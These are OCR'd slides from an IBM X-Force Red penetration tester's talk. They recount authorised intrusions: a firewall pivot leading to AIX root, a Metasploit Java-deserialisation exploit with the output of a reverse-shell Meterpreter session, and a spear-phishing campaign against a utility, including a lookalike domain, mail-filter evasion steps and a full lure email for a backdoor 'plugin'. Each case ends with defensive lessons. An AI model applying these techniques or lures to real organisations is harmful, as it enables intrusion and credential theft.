


Rune Espensen
runee@dk.ibm.com


IBM X-Force Red

> FIREWALL IN HAMBURG && SHELL ACCESS_

Try 'em out:



I wonder...




Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG && PROFIT_

Further Penetration consisted of:

- New server had SSH with credentials (authenticated_keys) back to original one
  - Meaning, now I had full shell access by jumping hosts
- Now I could escalate to root (CVE-2014-3074 MALLOCBUCKET)
- /etc/security/passwd was in old school AIX crypt. Easily cracked 8 char passwords: Full access to all servers in environment
- Found Oracle passwords from Shell history (Old installation scripts)



- End result: Full Root and Full Oracle SYS login accross all servers in Login solution

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG && HOWTO: SOLVE_

This is a result of a bad security culture

- Faith in firewall
  - It was obviously breached. See "Immune System"
- Lazy Programmers (external)
  - The Nagios' solution to the vulnerability is simply ridiculous
- Lazy admins
  - Overriding all warnings is like leaving your front door open, because then it is easier to get inside... We use locks for a reason
  - Using a production server as a shared workstation is bad practice – for obvious reasons
  - Keep systems up-to-date (patch, password complexity)
  - Don't write scripts that require passwords in command line – prompt
  - Housekeeping! (History, files etc)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> 0-DAYS IN THE NORDICS_

Large Nordic payment provider was doing their, overdue, PCI-DSS Compliance Penetration tests.

- They are doing weekly vulnerability scans
- Manual Penetration test is required – for, what will be, obvious reasons
- Must be done quarterly
  - Last quarter was missed due to a string of unfortunate events
- Two weeks of nightly work in cold, noisy datacenters – yay me :-)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> 0-DAYS IN THE NORDICS_

Doing the normal scans, suddenly a wild vulnerability appears!

- This was a very recent assignment, the Shadow Brokers hack just released
- One of these, EternalBlue, more specifically MS17-010 was present on a number of windows servers

```
[*] 172.24.225.26:445     - Connected to \\172.24.225.26\IPC$ with TID = 2048
[*] 172.24.225.26:445     - Received STATUS_INSUFF_SERVER_RESOURCES with FID = 0
[!] 172.24.225.26:445     - Host is likely VULNERABLE to MS17-010!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- This had been known for 3 weeks, so their scanners SHOULD have caught it – obviously not up-to-date
- At the time, no working exploits in my own repetoire and no time to create it :-(
- MS17-010 is very actual, as it seems WannaCry Ransomware spreads, using just that vulnerability

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> 0-DAYS IN THE NORDICS && rOO_

Other than that, a bit boring as usual. However, just browsing through the Nmap results for one segment, something caught my attention

```
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port12103-TCP:V=7.40%I=7%D=4/21%Time=58FA4012%P=x86_64-pc-linux-gnu%r(N
SF:ULL,D6,"HTTP/1\.1\x20408\x20Request\x20Timeout\r\nContent-Type:\x20text
SF:/html\r\nContent-Length:\x20117\r\nConnection:\x20close\r\n\r\n<HTML><T
SF:ITLE>408\x20-\x20Request\x20Timeout</TITLE><BODY><h1>408\x20Connection\
SF:x20timed\x20out\x20while\x20reading\x20request</h1></BODY></HTML>")%r(G
SF:etRequest,C18,"HTTP/1\.1\x20500\x20Internal\x20Server\x20Error\r\nConte
SF:nt-Type:\x20text/xml;\x20charset=utf-8\r\nContent-Length:\x202978\r\nCo
SF:nnection:\x20close\r\n\r\n<\?xml\x20version='1\.0'\x20encoding='UTF-8'\
SF:?>\r\n<SOAP-ENV:Envelope\x20xmlns:SOAP-ENV=\"http://schemas\.xmlsoap\.o
SF:rg/soap/envelope/\"\x20xmlns:xsi=\"http://www\.w3\.org/2001/XMLSchema-i
SF:nstance\"\x20xmlns:xsd=\"http://www\.w3\.org/2001/XMLSchema\">\r\n<SOAP
SF:-ENV:Header\x20xmlns:ns0=\"admin\"\x20ns0:JMXMessageVersion=\"1\.0\.0\"
SF:\x20ns0:JMXVersion=\"1\.2\.0\">\r\n</SOAP-ENV:Header>\r\n<SOAP-ENV:Body
SF:>\r\n<SOAP-ENV:Fault>\r\n<faultcode>SOAP-ENV:Server</faultcode>\r\n<fau
SF:ltstring>rO0ABXNyAB1vcmcuYXBhY2hlLnNvYXAuU09BUEV4Y2VwdGlvbh5POjjsHQpiAg
SF:ACTAAJZmFibHRDb2RldAASTGphdmEvbGFuZy9TdHJpbmc7TAAPdGFyZ2V0RXhjZXB0aW9ud
SF:AAVTGphdmEvbGFuZy9UaHJvd2FibGU7eHIAE2phdmEubGFuZy5FeGNlcHRpb27Q/R8\+Gjs
SF:cxAIAAHhyABNqYXZhLmxhbmcuVGhyb3dhYmxl1cY1Jzl3uMsDAANMAAVjYXVzZXEAfgACTA
SF:ANZGV0YWlsTWVzc2FnZXEAfgABWwAKc3RhY2tUcmFjZXQAHltMamF2YS9sYW5nL1N0YWNrV
SF:HJhY2VFbGVtZW5003hwc")%r(HTTPOptions,C18,"HTTP/1\.1\x20500\x20Internal\
SF:x20Server\x20Error\r\nContent-Type:\x20text/xml;\x20charset=utf-8\r\nCo
SF:ntent-Length:\x202978\r\nConnection:\x20close\r\n\r\n<\?xml\x20version=
```

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> 0-DAYS IN THE NORDICS && rO0_

- rO0 is the Base64 encoded string of the Hex value ”AC ED 00 05” which is the first few bytes of any Serialized Java object
- Seeing this output, is indicative of a Java RIOP service sending cleartext Base64 encoded objects over HTTP
- This is potentially, then, the Java Deserialization vulnerability in the Apache Commons Libraries, discovered in 2015
- I have a personal struggle with this vulnerability, where I had a false positive back in 2015, wasting enourmous ammounts of time, proving a point to a client - ending up writing my own non-working exploit ;-)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> 0-DAYS IN THE NORDICS && rOO_

Meanwhile, Metasploit has been updated with a module long ago

```
msf exploit(ibm_websphere_java_deserialize) > run

[*] Started reverse TCP handler on 172.28.225.51:4444
[*] Sending stage (957487 bytes) to 172.28.225.134
[*] Meterpreter session 3 opened (172.28.225.51:4444 -> 172.28.225.134:57658) at 2017-04-21 22:08:38 +0200

meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : [redacted]
Logged On Users : 14
Meterpreter     : x86/windows
meterpreter > shell
Process 6676 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

D:\IBM\LDAP\appsrv\profiles\TDSWebAdminProfile>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Backup LAN:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.21.227.144
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Customer LAN:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.28.225.134
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.28.225.1

Tunnel adapter isatap.{862DD78A-CEDF-4F6B-807C-2D2649532D0F}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{43B6DFCA-7B94-49A1-96D6-6E0FA00065C2}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

D:\IBM\LDAP\appsrv\profiles\TDSWebAdminProfile>
```

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> 0-DAYS IN THE NORDICS && rOO_

Problem: None of the scanner tools discovered this.

Nessus missed it entirely and Nmap just saw an unknow port

```
12103/tcp open  unknown
```

Turns out, that the component vulnerable, was an embedded version of the Websphere Application server, shipped as part as the Tivoli Directory Server. Not the ”default type of installation” the tools are configured to watch our for.

This, is why we have human eyes and manual assessments

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> 0-DAYS IN THE NORDICS && HOWTO: SOLVE_

- Automated scans are not enough
  - But even worse, they are worthless if not up-to-date, missing the whole point of finding things in due time between quarterly Penetration Tests
  - They do not catch everything, don't rely on them
- Patch, patch, patch!! Fixes for MS17-010 had, at the time, been available from Microsoft for 2-3 weeks.
- Fix for the rO0 java desrialization had been available for well over a year(!!)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST_

A large government Water and Electricity supplier in the Middle east had hired us to do an allround assessment on everything from their infrastructure, SCADA systems, IP Telephony system and how prone they were to phishing attacks.

I got the phishing part:

”Is it possible to gain access to their vital SCADA systems, through spear phishing”

Yes. Yes it is.

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST_

- ~50 named individuals in their technical department was provided.
- Create a custom spear phishing campaign
- They had an ”Employee Benefits Portal”
  - Employee discounts on iPhones, iPads and other popular iProducts. A great hit with employees, as apparently the HR was *really* good at finding them great deals
- Mimick that, send emails about ”new offers”
- Harvest login credentials
- Prompt them to download ”Plug-in” – backdoor their PC
- BUT....

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST_

WORST mail filter ever!


- Turns out, they were confident my assignment was more of a pro forma deal and that I would not succeed. Challenge Accepted!
- They had an exceptionally strong mailfilter and generally saw no spam whatsoever
- I am wondering how they even conducted business with external clients!

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST_

- One mail got through though.
- She was kind enough to attempt to log in to my fake site, giving me intranet credentials.
- I found a public Office Webmail log-in




- Using her credentials, I now had the possibility of testing and refining my campaign during off-hours

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST_

- Zen: The best way to not look like a spam mailserver, is to be a real mailserver
- Use proper domain name: www.target.**com-gov.org**
- Setup proper mail server, with all the bells and whistles
  - DNS-records, DKIM signatures, SPF records, DMARC, r-PTR
- E-mail Trend-Micro and ask to be taken off their nasty lists (Surprisingly easy ;-))



Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST_

Craft a good mail

Internal Communications

19:21 (0 minutes ago)

to me

[redacted]

Dear John Doe

At Internal Communications, we are always working hard to provide ou[redacted]ployees with benefits, discounts and good deals from anything from hotels to electronics. We are working on making these available to you, at the:

[redacted] Employee Benefits Portal

Log in with you[redacted] see any offers that might be available to you.

We are constantly updating the site, so be sure to check in from time to time!

Note: The Portal uses the SAP Browser Plugin to look up specific offers for each employee. If prompted to install it, please click the link provided on the portal and install the plugin - then refresh the page to see the offers available

Internal Communications

[redacted]

This e-mail is sent as part of the [redacted] The program aims to provide competitive offers and discou[redacted]f for various shops, hotels, etc. The [redacted] Program is part of t[redacted]

Our Vision: A Sustainable World-Class Utility **رؤيتنا:** مؤسسة مستدامة على مستوى عالمي

Our Motto: For generations to come **شعارنا:** لأجيالنا القادمة


[redacted]

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST_

Craft a good Website



Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST_

Sit & wait

- Can’t show more, except red lines and censored screenshots, but statistics were:
  - 52 mails sent
  - 0 reported it to IT
  - 24 entered their intranet credentials
  - 11 downloaded the malicious binary ”Plug-in”
  - 5 successfully executed the backdoor

- End result: I had a backdoor on a technicians PC, with (with some additional work) access to the webinterface of one of their critical SCADA systems and a keylogger on his PC, waiting for his next login (This is where the client asked me to stop ;-)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SELLING IPHONES IN THE MIDDLE EAST && HOWTO: SOLVE_

- Technical measures are good, but don't rely on them
- People are weak – educate them
- Only one person needs to make a mistake, and the hacker is inside
  - Some people will work against you. 1 in 5 would sell their company credentials. 45% of those would sell them for less than $1000
- It's the biggest challenge we are facing – Security is everyone's responsibility
- Cultivate a security mindset
- Segmentation. Accessing critical country infrastructure systems, from your office PC with Internet access, is not cool

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> HOWTO: SOLVE THE SOLVEABLE PROBLEMS_

You solve them!

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> HOWTO: SOLVE THE SOLVEABLE PROBLEMS_

- Perimeter Security
  - Firewalls, common sense
- End-point Security
  - Antivirus, Malware protection
- Patch Management
  - Patch, Patch, Patch!!!
- Change and Configuration Management
  - Any piece of software, any configuration should have a valid business purpose and a well thought out implementation. Don't be lazy.
- Monitoring, Analysis and alerting
  - Threat Intelligence, IP Reputation, Data monitoring, traffic analysis, Forensics
- Segmentation
  - Limit the damage of a breach, slow down attackers
- Penetration Tesing ;-)
  - Know where you stand, attackers view
- Build a Risk-aware culture
  - People are dangerous
- Continous vigilance
  - Never rest, you need to get it right all the time, the hacker only once

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> HOWTO: SOLVE THE SOLVEABLE PROBLEMS_

FAQ

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

Student jobs/Student life @IBM

Anna Pedersen | Student Focal Point: Anna.Pedersen@ibm.com

(Note: Job Application can only be done online!)

Graduate Program

Jannie Ingrisch | Recruitment Partner Lead: ji@dk.ibm.com

Work with IBM on your project or course

Natascha Wang | University Relations Ambassador:
Natascha.Wang.Hansen@ibm.com